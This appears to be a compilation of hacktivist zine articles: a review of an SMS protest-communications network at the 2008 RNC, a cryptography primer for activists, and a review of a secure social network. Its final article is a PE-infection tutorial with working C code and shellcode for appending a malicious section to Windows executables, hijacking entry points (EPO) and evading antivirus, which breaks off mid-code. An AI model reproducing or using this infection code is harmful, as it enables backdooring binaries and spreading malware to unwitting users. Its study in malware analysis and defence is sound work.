Using Skype was a good alternative to using cell-phones and/or landlines. It provides greater security since it can be purchased cheaply and anonymously.. We did have one landline, but could have just as easily used another Skype account and it would have been just as good. The roll over function for Skype is superior to both landlines and cellphones and worked perfectly. The contact book also allowed us to know who was calling in (e.g. Scout) and prioritize calls. Skype also allowed people to remain at the computer and work on tapatio (and look at other information web-sites) while receiving calls. Having a "back-door" number was crucial to give to scouts and other groups (e.g. Legal office). The back-door number is a different and less used than the public number which could have been more widely distributed.


OK, first I enter the info into the system, thave I verify the info with one of the known scouts. Then I categorize, and prioritize the info so it only goes out to the indivuduals that are interested in it. Finally I dispatch it. RTT from call to SMS on cell phones is < 3min. Remember, twitter has a public interface, data is not encrypted and they have your #, so use a clean phone!

Perhaps the biggest lesson was that most people, including scouts, will call in not text in information. This makes sense for a variety of reasons. First calls for the most part faster, people can speak info faster than using a non-qwerty keyboard for texting. Second, people like to be looking around when relaying info and again this is much easier when not looking at a little screen and keyboard. Lastly, calls, as opposed to texts, allow the operators to ask clarifying questions. The disadvantage of calls is that it is sometimes hard to hear with the noise of the street and the office. It is worth investing in quality headsets with adjustable volume for operators.

Office Set-Up

It was valuable to have an office where everyone working as operators were in shouting distance so decisions could be made quickly and information shared. It was crucial that all work stations have a useful map, list of backdoor numbers to other groups, notebooks and other items to organize information as it comes in and goes out. Limiting the number of people in the office to the bare minimum will help greatly to reduce noise and make the work more effective. Some type of sound dividers between operators would also be useful. Overall the office ran efficiently and dispatched hundreds of messages in a few hours.

It is possible to set up an office anywhere, even remotely. Having a centralized office to the action was counter-productive (see security section).

FM Radio

Even though the FM radio never got off the ground due to one group pulling out and another being sabotaged, it was still unlikely that it would have been effective. The number of FM radios has dropped considerably over the years and people often do not want to bring extra materials on the street during a protest. It also requires a high risk for individuals and equipment with very limited use. Specifically in cities where there is a lot of RF and line of sight problems it is unlikely that FM radio could serve as an effective backup comms system.

Security


Though their was a conscious attempt to be secure there were places where Tin Can could have done better. Though the location of the office was kept from the public there were still too many people who did not need to know where it was that knew. The only people that need to know where the office(like operators) should have that information. Encrypting operator and scout lists would have been simple and improved the security of everyone involved. The greater use of pre-paid phones by users would have also aided security of individuals. The price has come done considerably on these phones making them economically available to most activists. Understanding that comms can be targeted by law enforcement would suggest that ordinary personal security be increased like making sure cell-phones are clean, not keeping sketchy stuff on you while at the office, observing security culture in conversations with others, etc. Having someone/s staying in the office would also protect it from being bugged or otherwise compromised. Though it was discussed but never implemented using web-cams for security outside the office could be useful in the future allowing folks inside the office to see what is going on outside and collect evidence of illegal conduct of the police during a raid.

Back-Up

The raid on the comms office, highlighted the need to have a back-up system that can be ready to go if one node gets shut down. Comms was able to get back up but it took some time and at a seriously diminished capacity. Having people and equipment ready to go in case of a shut down would have made the transition and the fluid functioning of the comms infrastructure much easier and more useful.

User Feedback

* Many people chose not to use the system for security concerns. Tin Can could have done better to explain the realistic concerns and explained how cheap track phones could alleviate these concerns. Whenever a


Days of Action:
Join a twitter group or call
651 314 7836

new technology is used there are those concerns and Tin Can should address them up-front.

* The folks that only subscribed to Sector groups found the information very useful and the flow of messages manageable. Those that signed up for many groups were swamped with messages and received quite a number of duplicates. Certain groups should have been limited like Police Activity that could have sent only information from scanners and not street reports. Groups like food were under utilized and probably not needed. The bike group was also under utilized and could have been removed. Medics had there own comm system and thus did not use ours very much and thus it could have been removed, without much of an effect. Due to the decentralized nature of the actions the roaming squa group received a lot of messages, often for places far away from any individual group. It is unclear how to remedy this for future actions that are decentralized and utilizes flying squads. The other groups seemed to work. It might be better to switch the comms group name to the scouts to make clear what kind of information it contains.

* Integration with other groups was a mixed bag. Comms and legal did well in coordinating messages and mutual verification. Medics had their own dispatch problems and were fairly disconnected to the comms groups. Between these two extremes most of the other groups had periodic connections that seemed to serve both comms and the individual groups well. Better use of backdoor communications and a dedicated "verifier" (an operator or two who was in routine communication with other groups and building relationships with them) could be very valuable.

* Scouts seemed to find the system to be very valuable to their work and felt their messages were sent out in a timely fashion. This was probably the greatest success of the comms network. The use of the backdoor made dispatching and verification easy and timely. Scouts provided useful reports on every hotspot during the duration of the comms network. The use of cellphones as oppossed to walkie-talkies seriously reduced the police's ability to target scouts. Only one scout got arrested during both days of actions, which is much different than previous mobilizations where walkie talkies were used. Since cell-phones are everywhere scouts do not stick out using them. It also reduces the up-front costs for such a network in that even track phones are much cheaper than good two-way radios and have a much better clarity and range (not to mention text capabilities).

* The comms did a good job of rumor control. The use of multiple verification helped significantly reduce the number of rumors being sent out as info. In the few instances where incorrect information was dispatched corrections immediately followed. The presence of comms also reduced the word-of-mouth rumors that normally plague such confusing actions. People waited to get info from comms and other sources before believing rumors and misinformation and thus reduced their effects.

Summary

Despite the obstacles of the raid, the comms infrastructure for the RNC 08 protests was a success and suggests a new way forward for these types of mobilizations. The software works but could use some changes to make it more effective. The ratings system needs to be further developed to truly utilize the "wisdom of the crowds" phenomena turning everyone with a cell phone into a scout. Comms can increase its usefulness but rethinking user groups and making better connections with already existing groups to make sure information is readily available, manageable and verified. Allowing users to select the type of information they want (for example: info, warning or emergency) will reduce the amount of information users will have. Greater emphasis on the human-side of comms like training, security and reach out need to more emphasis during future mobilizations. The Tin Can model has addressed most of the problems of earlier communication systems and with some minor revisions could be an important tool in aiding the success of large mobilizations.

TAPATÍO
... Operators are standing by!
TAPATÍO
SALSA PICANTE
NET 148 ml (5 FL OZ)

By Nomenumbra/[0x00SEC]

[0x01] Introduction

Greetings and welcome to this first, short, installment of Cryptographic Education for The Militant activist.With these series of articles, to be published in future HackThisZine issues, I hope to educate (h)ac(k)tivists in the elementary basics of cryptography as to enhance their capability to defend their information from the prying eyes of governemental fascists and other unwanted entities.

This installment will be an introduction to Shannon confusion and diffusion, elementary cryptographic design principles and the merkle-hellman cryptosystem, a flawed but greatly educational assymetric cryptosystem. Instead of trying to make full-blown mathematicians out of all of you i'd like to take a more practical approach, since activism is practice after all.

This does not, however, mean that it won't contain (fairly advanced) mathematics. Of course, anyone with a bit of a maths-knack or a formal education in the fields of logic, group and set theory and general mathematics should be able to understand this document. I can't press the necessity of cryptography and security culture enough, especially when it comes to civil disobedience and direct action.

Governemental agencies heavily rely on both wiretapping and interception of documents. Ofcourse these agencies also have enough expertise to break almost every homemade code you designed (unless you have access to a very skilled mathematician :p) but if designed properly, it will take them either a long time (long enough to continue with the action without them using that information against you) or too long to be efficient and they'll leave the document and try other ways.

Now, this encryption should be applied to schematics, blueprints, maps and instructional documents that are essential to operational activities and documents that are carried by the activists. The .gov will try to pressure activists into giving them the key, so in order to avoid this problem strict security culture should be practiced and each document should be encrypted with a different key, which is known only to the person responsible for the action the document relates to.

For example, in case of animal liberation, the person responsible for terrain recoinassance should have the key for the maps, whilst the person responsible for the nightwatchmen's schedule should have the key to that document. Documents should only be decrypted when needed, and the decrypted copies should be destroyed immediately after use, preferrably by fire, to avoid reconstruction possibilities.

Basic knowledge in the field of cryptography and a basic mathematical understanding are required to understand this paper, if you lack any, it isn't a big problem, as you can read up while you read trough the paper, but it isn't advisable to read it if maths is a weak point. Well, that being said, here we go folks.

[0x02] Shannon Confusion and diffusion

Confusion and diffusion are two elementary properties of modern secure ciphers, as defined by Claude Shannon.
Confusion aims at making the relationship between the statistics of a ciphertext E and it's key K as complex and involved as
possible. In the case of substitution, one could theoretically determine K based on the statistics of E, since K is limited by the letter frequencies of E.

Let us say a cryptanalyst measures a set of statistics [S1..Sn] and tries to determine our key [K1..Kn], for which his statistics set contains sufficient information. Now, the aim of a good confusion method aims at making the relation connecting these variables as complex as possible.

For example:

$$
\begin{aligned}
F1(K1,..,Kn) &= S1\\
F2(K2,..,Kn) &= S2\\
&\vdots\\
Fn(K1,..,Kn) &= Sn
\end{aligned}
$$

As you can see, each Fi involves all Ki (with i being the function index and the Key index respectively). This leaves the cryptanalyst with a large number of simultaneous equations, whereas a non-confused function would only employ a small number of Ki.

Solving this problem with a small number of Ki is fairly trivial, one would first evaluate some of the Ki and substitute those in the more complex equations.

Confusion can be achieved through substitution. A method for achieving good substitution is making use of so-called S-boxes. An S-box takes some number of input bits, m, and transforms them into some number of output bits, n: an m×n S-box lookup matrix. S-Boxes may be fixed but can be generated dynamically, based on the key, too.

An example S-box might look like this:

	000	001	010	011	100	101	110	111
0	000	001	010	011	100	101	110	111
1	111	000	001	010	011	100	101	110

Given a 4-bit input, this table produces a 3-bit output.
We first split the 4-bit input in a 3-bit and a 1-bit part (usually, a bit-sequence is split by taking the two outerbits and the remaining innerpart, 00101 would be split in 01 ([0]010[1]) and 010 (0[010]1) for example). Now we see where the matching column and row intersect, in this case we take take 0111 as an input and split it in [011] and [1]:

```
     000 001 010 011 100 101 110 111
   ---------------V----------------
 0 |  000 001 010 011 100 101 110 111
 1 > 111 000 001[010]011 100 101 110
```

Which gives us 010 as our output.

Now we may concatenate our output 010 with our outer byte [1] which yields 0101. Now, reversing this process is simple, one takes the outer [1] and thus knows in which row to look and searches that row for 010 and takes the matching column indicator (011) and appends the outer byte which yields 0111, our input.

Now, as you can obviously see, the examplary S-box is designed in a very poor fashion. We must always take care when designing our S-boxes, for once they are public (which is usually the case with most algorithms, as they are subject to academic standards and peer-review) we must assume our opponent knows the full design specifics of our S-box, and the theory behind it. Ofcourse ciphers developed for security of documents related to activist events are not to be made public, but we don't want to rely solemnly on security trough obscurity, for that is not only a bad practice, it is dangerous in this case, so proper S-Box design is, logically, a topic of much debate. The answer to the question, if there is an S-box S1 that would be preferable over another S-box S2, is yes. For if S2 wouldn't preform any permutation, it would obviously be useless.

Another example of a poorly-designed S-box would be one based on a lineair function, like f(x) = 5x + 10, which enables the attacker to deduct the lineair relations based on this knowledge. For now, let us not venture too deep into mathematical theory and assume key-dependant S-boxes are secure enough for our short-term purpose, or if you don't have access to computational resources during your operation, a sufficiently random S-box should do too for a real short-term operation, as long as you keep it's design hidden from prying eyes.

Diffusion is the property that refers to preventing statistical redudancy in the plaintext from occurring in the ciphertext, to prevent, for example, frequency analysis. Diffusion can be achieved trough transpositional permutation.

An example of a good transposition function is the one used in RijnDael, also know as AES. This function works by dividing every plaintext block in a 4x4 matrix, which is transposed.

The transposition works as follows:
Let us consider a matrix A:

$$A = \begin{pmatrix} 41 & 45 & 46 & 20 \\ 49 & 50 & 30 & 31 \\ 12 & 43 & 53 & 70 \\ 66 & 35 & 86 & 90 \end{pmatrix}$$

Every element in each row shall be shifted x positions, cyclicly to the left, where x is the row index number, starting indexing at 0. After one such round A will look like this:

$$A = \begin{pmatrix} 41 & 45 & 46 & 20 \\ 50 & 30 & 31 & 49 \\ 53 & 70 & 12 & 43 \\ 90 & 66 & 35 & 86 \end{pmatrix}$$

The second operation mixes the columns, this is achieved by considering every column's 4 bytes as a seperate vector and muliplying it with with a matrix over a special finite algebraic field GF(2^8) met 2^8 elementen. This galois field redefines addition,substraction, multiplication and division.

Addition and substraction, as in add(a,b) and sub(a,b), are defined as an exclus
commutativity of the exclusive or operation add(a,b) and add(b,a) are equal an
equal too. Multiplication is a bit more complex. The following steps are taken in
a and b:

Given two bytes a and b and a product p defined as 0, repeat the following opera

0)If the low bit of b = 1, p = p xor a
1)If the high bit of b = 1, h = 1, else h = 0
2)a << 1 (bitwise leftshift)
3)If h = 1, a = a xor 0x1B
4)b >> 1 (bitwise rightshift)

After these steps p will be the product of a and b as defined by multiplication insic
by b is achieved by multiplying a with the multiplicative inverse of b, as in a * (1/
inverse is possible by multiplying b with each value inside the galois field until w
product of 1. Another method is to employ the extended euclidean algorithm (fo
suggest you take a look at it, it's essential in a lot of mathematical fields).

Let us consider a matrix A:

```
  A =   (2 3 1 1)
        (1 2 3 1)
        (1 1 2 3)
        (3 1 1 2)
```

So, in pseudocode our function works as follows:

```
Function MixColumn(array v[4]) // vector input
{
  array a[4] = v
  // the second parameter of gf comes from the corresponding field inside the given matrix
  v[0] = gf(a[0],2) xor gf(a[3],1) xor gf(a[2],1) xor gf(a[1],3)
  v[1] = gf(a[1],2) xor gf(a[0],1) xor gf(a[3],1) xor gf(a[2],3)
  v[2] = gf(a[2],2) xor gf(a[1],1) xor gf(a[0],1) xor gf(a[3],3)
  v[3] = gf(a[3],2) xor gf(a[2],1) xor gf(a[1],1) xor gf(a[0],3)
}
```

The result is a mixed vector.

The inverse of the column mixing function is the same function, but with a different matrix (the inverse matrix of the former):

```
  A =   (14 11 13 9)
        (9  14 11 13)
        (13  9 14 11)
        (11 13  9 14)
```

The input of this inverse function is of course the mixed vector, combined with this matrix. Together these two functions are RijnDael's primary methods for achieving shannon diffusion.

[0x03]Merkle-Hellman

An example of an asymmetrical algorithm is the Merkle-Hellman cryptosystem, based on the "knapsack problem", a mathematical problem in combinatorial optimization. This problem is NP-Complete.
The problem can roughly be described as follows:

One takes a set W so that for each x in W : [x > (n=1,i-1)(sigma)(W[n])] where i the index position of x is. So every number in the set must be greater than the sum of it's predecessors, making it superincreasing. To construct the key for encrypting a message of N bits, one takes a random number Q where Q > (n=1,N)(sigma)(W[n]) and a random number R so that the greatest common divisor of Q and R is 1 (making them coprime). Now we generate a set B = {B[1],B[1],...,B[n]} where B[i] = (R*W[i])%Q (with % being modulo). The public key will be B and the private key S will be a combination of W,Q and R. Encrypting a message A of n-bits will go as follows:

C = (n=1,i)(sigma)(A[i]B[i])

Decryption goes like this:

One calculates C' = (C*S) % Q and W = (B*S) % Q.

No we deduce the plaintext from C':
1. One takes the biggest element from W (W[max]).
2. W[i] = W[max] (W[max] is always the last element in the set)
3. If W[i] < C' or W[i] = C' then W[i] is in the knapsack.
4. If W[i] is in the knapsack, one deduces this value from C' and reduces i by one and repeats steps 3 and 4 until every element has been tested.

And so we deduce a plaintext set from C'.

The algorithm, however, has been broken by Adi Shamir. It turned out that if the elements of the public key are modular multiples of a superincreasing sequence, almost all equations of the form:

(i=1,n)(sigma)x[i]*a[i] = b with x[i] in the domain {0,1}

Can be solved in polynomial time. And thus the plaintexts x[i] corresponding to the ciphertext b can be easily found.

Now, I won't go in detail about the working of the algorithm proposed by Shamir, as it is not within the scope of the article, this just serves as a note that this algorithm has been broken a long time. Which does not mean it is useless. It's extremly simple nature makes it implementable with pen, paper and a pocket calculator, which makes it extremely well-suited for quick, short-term direct action. Say an action group first agrees on a personal alphabet, like an ASCII table but with custom values, as in A=1,B=2,etc and then agrees on a different public and private key for each direct action, the private key which is distributed at the last minute before it is needed, in a discrete form. In the event of possible capture or the document falling in enemy hands by accident, it makes deniability more plausable, especially if the key is destroyed before it is taken. Of course law-enforcement will decrypt your message very soon, but if the operation is canceled or halted because of the plans falling in enemy hands, it is less likely they will vigorously pursue decryption and thus evidence than if they obtained plaintext information.

[0x04]Greetz'n Shoutz

Shouts and greets go to the Nullsec folks ;), the whole of RRLF, the .aware crew, xzziroz, PullThePlug, SmashTheStack, HackThisSite, the #dutch folks , #vxers and #vx-lab on undernet, irc.blackhat.ru, what's left of 29A and every true blackhat and scene lover out there, stick together guys!

Also I'd like to give my regards to the indymedia folks, the people of infoshop.org, foodnotbombs, the antifascist action, the activists of EarthFirst! and of course the good ol' EZLN ;)

riseup.net's crabgrass

Non-Corporate Social Networking

By Flatline
Since the Internet boom happened over 10 years ago people have been organizing, congregating and socializing through it in ever increasing numbers. Starting first with the horribly insecure medium of chat rooms and forums, which were hardly a step up in security from the BBSs of old. Lately there has been an onslaught of social networks which have blown up to become arguably some of the biggest gathering centers for social interaction. Chief among these are MySpace, FaceBook and the now defunct pioneer, Friendster.

The main problem with these social networks is the fact that they offer almost no privacy, most groups can be joined by anyone and anyone can see your profile and anyone can see who you are friends with. Sure you can put some privacy restrictions on your profile, but you usually have to dig pretty deep to find those and most people will not even bother to dig that deep. Even if you do, how many people or bands have you casually added as friends without fully even knowing who they are? Security has never been a concern for social networks and barely even a feature; until now.

The RiseUp.net collective, the same that brought you its ultra secure, easy to use, email and hosting services has been working on a project implemented in the Ruby On Rails framework called 'Crabgrass'. Crabgrass is in RiseUp's words, "our very own open source, not for profit, social organizing platform. Crabgrass is designed for group and network organizing, and tailored to the needs of the global justice movement." This boils down to some very important points, the first being that crabgrass is Open Source, that means that you can see all the underlying programming behind it. So you yourself, (or a more geeky friend) could verify that there aren't any secret FBI backdoors and that your data isn't being sold to any corporations. Also it means that anyone can review the source code; so any security holes will be found and fixed quicker, without the need to wait for some corporate oversight committee to fix the bug. The next important point is that Crabgrass is not for profit, so you definitely don't have to worry about your private messages being parsed for advertising, or that your profile information is being sold to unscrupulous corporations.

The most important feature of Crabgrass however is it's built in security from the start. I have been using Crabgrass for a few days now, and I have to say I am impressed with some of the security features. The first thing that impressed me was that you don't need any sort of email to sign up for an account, this means that an account could never be traced back to you if you didn't want it to, and you don't even have to set up a junk email account to do it. The next thing I noticed was that Crabgrass uses https (that's HTTP Secure for all those of you not in the know) by default, so your connection to the server is always encrypted. Once you do create an account you run into my first an only problem with security, there is a feature in crabgrass to view a list of all people that are using the software. While this is unfortunate, I have a feeling that it will be mitigated in later versions of the crabgrass software. Its not even that big of a problem right now though, because clicking on someone's profile will not give you any information by default. The main social organizing tool that crabgrass uses is groups, unlike friends in other social networks which are freely and loosely defined, the networks in Crabgrass are defined by groups. Groups are private by default, which means that they cannot be found in the list of groups and communications within them cannot be searched. You can make a group public easily, but it is not the default which is nice. When a group is private all its members and all of its messages are hidden from the public, even its very existence. The only downside to this is that if you go to we.riseup.net/<groupname> you can verify that the group exists if you don't get a 404 error. Even in that case, you can only enumerate groups, it still doesn't give you any information about the group. I learned later that there is no real way to get around this problem because even if you had it return a standard page for all groups existing or not, you could enumerate groups by trying to create a group with that name. Another security feature of groups is that you can not automatically join a group, all group joins must be approved by the creator of the group. So you will never get a member you don't want, even in public groups!

Crabgrass offers some really neat features to help a group of people working on an activist project together organize and distribute information in a secure and efficient way. It offers tools such as group based to do lists. Personal to do lists. Group chat rooms, discussions, private messages and wiki pages. It also offers the ability to make completely separate public and private profiles, although the profile code is not done yet, so I could not review that at this time.

I spent a little time talking to one of the developers of Crabgrass and he informed me that there is no super user in Crabgrass, this is a pretty neat feature, this means that if someone's account was ever compromised, the attacker would only be able to affect that account, and not affect anything outside of that account or the groups its a part of. This is an effective way to contain any damage. On top of all this, the crabgrass project is hosted on the robust and super secure riseup.net servers. These people put a lot of time and thought into making their servers as secure as possible.

In conclusion, Crabgrass, although still in its alpha stages and full of bugs is shaping up to be very excellent software. It is clear that the developers have put a lot of thought and time into building a Social Network that figures in security from the ground up, I predict that this software will develop into a great full fledged organizing system. The revolution will not be hosted on MySpace, but it may very well be on Crabgrass.

The PE File Format and its Dark Side
part 2
Windows
A fatal exception ... application will be terminated
* Press ... terminate the current application
Press CTRL+ALT+DEL ... restart your computer ... lose any unsaved information
Press any key to continue _

By Nomenumbra/[0x00SEC] *Continued from HackThisZine Issue #5....*

[0x05] The Dark Side of This Information
"Well very interesting and all Nome you'll say, but how's this gonna help me h4x?"
Well, there are several approaches we can take, I will discuss two:

0) Backdooring PE files trough PE infection (both appending and EPO)
1) Compressing/Encrypting your executables to make them smaller and less likely to be detected by AV engines.

In this article we'll discuss PE backdooring/infection, writing a crypter / packer will be fairly easy once you've mastered the concept of manipulating PE file modification, since you can easily use self-decrypting/unpacking code instead of malicious code. In the context of hacking we'd have, for example, the following scenario in mind:

Take a well known binary that is run frequently by a user with higher privileges and add some shellcode (reverse shell, add user, whatever) to it while still having a fully functional original binary.

In the VXing context it's pretty clear, we'd want to append/employ EPO to infect a target file with our virus. Since this concept has been chewed and documented over and over again in the VXing scene, and the concept is generally the same, i'll just focus on the general concept, not viral or hacking specific , but as I said, the theory is generally the same, and you could just use viral code (the executing app) as well as prefixed shellcode.

First of all we'll discuss appending. Appending to a PE file basically comes down to adding an extra section to the PE and making the entrypoint point to the beginning of this section which executes our code and transfers control back to the original entrypoint, so our code will be execute before the real application code, without the user noticing a huge difference.

Now, let us sum up what needs to be done to Append our code to a PE file.

[0] Create a new section header for our malicious section
[1] Create a new section with our malicious code
[2] Update PE image details relevant to section count,size,etc
[3] Change the PE entry point
[4] (OPTIONAL) Mark the file as infected (in case of a viral infection, to avoid double infections)

Now, you might wonder how we allocate space for that extra section header? Simple .. we don't, there is always space for at least one extra section header in the PE file format.

So let's get our hands dirty . First we must create a new section header, which should be located directly after the last section header in the original image. So let's locate the last section header.

IMAGE_SECTION_HEADER* sectiontable=(IMAGE_SECTION_HEADER *)&szBuffer[iDosHeader->e_lfanew+0x18+iFileHead->SizeOfOptionalHeader]; ***// section table***

Note that 0x18 is the size of IMAGE_FILE_HEADER (0x14) + 0x4 (IMAGE_NT_HEADERS signature dword).
So now sectiontable is an array of pointers to section tables. Accessing the last section header is fairly simple:
IMAGE_SECTION_HEADER* lastsection=&sectiontable[iFileHead->NumberOfSections-1]; ***// last section***

Why sectioncount-1? Simple, because if there are 2 sections, our last one will be element 1 in the array (arrays start at 0 remember ;)
So our new section will have to be located here:
IMAGE_SECTION_HEADER* newsection=&sectiontable[iFileHead->NumberOfSections++];
// our new section
The ++ auto-increments the number of sections, updating the PE image accordingly.
Let's set up our new section:
strcpy((char *)&newsection->Name,".nomenumbra"); ***// new section's name***

As said earlier, section data, like size,offsets and RVAs need to be aligned according to PE details.
A simple macro for aligning values is this:
#define ALIGN(X,Y) ((X+(Y-1))&(~(Y-1))) which will align value X according to value Y

newsection->VirtualAddress=ALIGN(lastsection->misc.VirtualSize+lastsection->VirtualAddress,iOptHead->SectionAlignment); ***// align new rva***
newsection->PointerToRawData=ALIGN(lastsection->SizeOfRawData+lastsection-

```
>PointerToRawData,iOptHead->FileAlignment); // align new physical offset
 newsection->Misc.VirtualSize=ALIGN(shellcode_size,iOptHead->SectionAlignment); // align new virtual
size

 newsection->SizeOfRawData=ALIGN(shellcode_size,iOptHead->FileAlignment); // align new physical
size

 newsection->Characteristics=IMAGE_SCN_CNT_CODE|IMAGE_SCN_MEM_EXECUTE|IMAGE_SCN_MEM_
READ|IMAGE_SCN_MEM_WRITE; // section flags hurray!
```

Now we Adjusted the new section fields, let us update the PE image and write our malicious code to the new section:

```
 iOptHead->SizeOfCode+=newsection->misc.VirtualSize; // new code size
 iOptHead->SizeOfImage=newsection->VirtualAddress+newsection->Misc.VirtualSize; // new image size
                                                          //important to adjust this value since the EOF will be set
here!
 FileSize = newsection->PointerToRawData+newsection->SizeOfRawData; // physical offset + physicall
size (EOF)

 CreateJumper(scode,iOptHead->ImageBase+iOptHead->AddressOfEntryPoint);
 iOptHead->AddressOfEntryPoint=newsection->VirtualAddress; // update the entrypoint to make it
point to our code                                                                   // point into our code
 for(i = 0; i < shellcode_size; i++)
   szBuffer[newsection->PointerToRawData+i] = scode[i];// write our malicious code to the new data
                                              //(that's why we mapped the file with size + shellcode_size, to avoid
b0fs here)
```

This is basically all the code that is necessary to add an extra section and make code execution start there. This leaves us with one more subject, the CreateJumper function. This function will adjust our malicious code to transfer control back to the original entrypoint after it's done executing. Say we'd original have a piece of code that does nothing else than jump to the original entrypoint:

```
  unsigned char scode[7];
  memset(scode,0,7);
  strcpy(scode,"\xBF\xEF\xBE\xAD\xDE\" // mov edi,0xDEADBEEF
           "xFF\xE7" // jmp edi
        );
  int shellcode_size = sizeof(scode);

  #define ENTY_POINT_OFFSET 1
  void CreateJumper(unsigned char* scode,DWORD EntryPoint)
  {
   *(DWORD*)(scode+ENTY_POINT_OFFSET) = EntryPoint;
  }
```

The CreateJumper function will modify the DWORD at scode+1 (the beginning of the little endian 0xDEADBEEF) to be the original entrypoint of the PE image. This piece of code will move that address into edi and then jump there. Just prepend whatever malicious code you want to this jump and update the ENTRY_POINT_OFFSET accordingly to have it work. Do note however that your malicious code may make no direct address references, but needs to either do a delta offset adjustment, like all PE Appending viruses do (just read lord Julus' tutorial in the resource list) or use use the call/jmp/pop trick like shellcode usually does, then all will be fine.

Now let us look at the downsides of PE Appending. First of all it's fairly obvious when a PE file's entrypoint points outside the usual code section. Most debuggers will immediately alert the reverser of a potentially self-modifying/packed or infected PE file. Also anti-viral heuristics might report the file (when there are some other factors present as well, like an incorrect checksum, which usually indicates an infection mark, to prevent double-infection) as being infected. To counter these downsides, EPO was invented. EntryPoint Obfuscation/Obscuration (EPO) is a technique that will leave the entrypoint intact but still make the malicious code execute first.

How can we do this? Well the most basic method would be the one employed by the old Cabanas virus, we take the first 7 bytes at the original entrypoint and overwrite them with a jump to our new section (or we could simply extend the original code section and include our code there, which is fairly trivial when adapting the above code a bit).

Let us look at the following example:
Before modification:

```
{ENTRY_POINT@.text}
00401000 >/$ 6A 00          PUSH 0                             ; /Style = MB_OK|MB_APPLMODAL
00401002  |. 68 00204000    PUSH calc.00402000                 ; |Title = "shitcrypt v1.0 test 1 2 3 4"
00401007  |. 68 00204000    PUSH calc.00402000                 ; |Text = "shitcrypt v1.0 test 1 2 3 4"
0040100C  |. 6A 00          PUSH 0                             ; |hOwner = NULL
0040100E  |. E8 40000000    CALL <JMP.&USER32.MessageBoxA>     ; \MessageBoxA
```

After modification:

```
{ENTRY_POINT@.text}
00401000 > $ BF 00504000    MOV EDI,calc.00405000              ; New section with our code
00401005   ? FFE7           JMP EDI
00401007   . 68 00204000    PUSH calc.00402000                 ; |Text = "shitcrypt v1.0 test 1 2 3 4"
0040100C   . 6A 00          PUSH 0                             ; |hOwner = NULL
0040100E   . E8 40000000    CALL <JMP.&USER32.MessageBoxA>     ; \MessageBoxA
```

What is important is that at the end of our malicious code there should be a reset of the original 7 bytes at the entrypoint and then a jump back to the entrypoint. The following code would accomplish that:

```
  mov edi,0DEADBEEFh ; 0xDEADBEEF will be modified into the entrypoint address
  mov eax,0CAFEBABEh ; eax is the first 4 bytes of the original code at the entrypoint
  stosd              ; store them
  xor eax,eax
  mov ax,0DEADh      ; next 2 bytes of the original code
  stosw
  xor eax,eax
  mov al,0Ah         ; last byte of the original code
  stosb
  sub edi,7          ; substract 7 from edi and jump there, edi is now the entrypoint address again.
  jmp edi
```

In shellcode form it would look like this:

```
unsigned char scode[29];
   memset(scode,0,29);
   strcpy(scode,
              "\xBF\xEF\xBE\xAD\xDE" // mov edi,entrypoint
              "\xB8\xBE\xBA\xFE\xCA" // mov eax,original dword @ entrypoint
              "\xAB" // stosd
              "\x33\xC0" // xor eax,eax
              "\x66\xB8\xAD\xDE" // mov ax,orignal word @ entrypoint + 4
              "\x66\xAB" // stosw
              "\x33\xC0" // xor eax,eax
              "\xB0\x0A" // mov al,orignal byte @ entrypoint + 6
              "\xAA" // stosb
              "\x83\xEF\x07" // sub edi,7 (edi == entrypoint again)
              "\xFF\xE7" // jmp edi);
```

Now we should modify the values (entrypoint, original bytes) at the according offsets and write this piece of code to the new section, of course we should first prepend our real malicious code to this restoration code. Also note that the section flags of the code section should have the addition of being writeable (do a logical or on them with IMAGE_SCN_MEM_WRITE) in order to allow code restoration.

Now this method is quite OK, but most AV scanners will still pick this up by checking for a suspicious jump outside of the current section at the entrypoint. GriYo's Marburg virus added random junk code before the jump to another section, but newer AV emulators can trace trough it, so we need to find another method for true, stealthy EPO.

In his article "EPO: Entrypoint Obscuring" GriYo introduced a method of scanning the target code section for API calls and inserting an EPO jump after them. This method involved looking for the FF15 opcode (call <addr> opcode) check if the <addr> lied within our code section (by checking if the rva (<addr> - imagebase) lied between the code section VirtualAddress and VirtualAddress+VirtualSize, if so it would overwrite the instruction after the call with a call to our viral code, where our viral code would simply pop the retaddr of the original instruction so it could set everything back again. The benefit of this method was that AV scanners would first spot a call inside the code section and not mark the file as employing EPO. The mayor downside was that if the first suitable infection spot lied after a conditional branch there might have been a chance that the virus wouldn't get executed at all. He improved this as he discussed in detail in his article "EPO: Entrypoint Obscuring".

Now, although this method proved quite efficient Piotr Bania raised some important questions in his article "Fighting EPO viruses". Quoting him:

> "As mentioned before, the virus injects the call instruction by overwriting it with a randomly found call. As the application size grows (and also the injected call range from the entry-point), it becomes increasingly difficult to find the injection of the virus. On the other hand, while using this EPO technique reduces the risk of virus execution, there are also some cases when the "call-to-virus" will not be executed at all."

At this point, let's find a way to detect such injections such that it does not cause false alarms. How difficult is it to find CTX.Phage injections? First of all, the virus inserts a call instruction as follows:

E8 ?? ?? ?? ?? CALL XXXXXXXX

Where:
E8 is the CALL instruction opcode, ?? ?? ?? ?? is the instruction operands (destination)
Before we go any further, let's summarize all the information we know about the current EPO:

The injection is always done somewhere behind the entry-point.
The injected call executes the virus code which is stored always in last section (this bit of information is really helpful). As the reader probably knows, we could simply search for 0xE8 bytes (call opcodes) but there is large possibility that we might find some "suspicious" call that thands in non-call instruction, for example: 68 332211E8 PUSH E8112233

As you can see, this is the push instruction, but the scanner finds the E8 byte and could consider it as a call. Unless we don't want to build up our disassembler engine (which is very long and hard work) we need to find another way. Yes, you guessed it: we need to add a condition for the E8 byte scanning routine, remembering that the call always executes code that resides in last section! Now that everything is clear, here are the conditions we require:

```
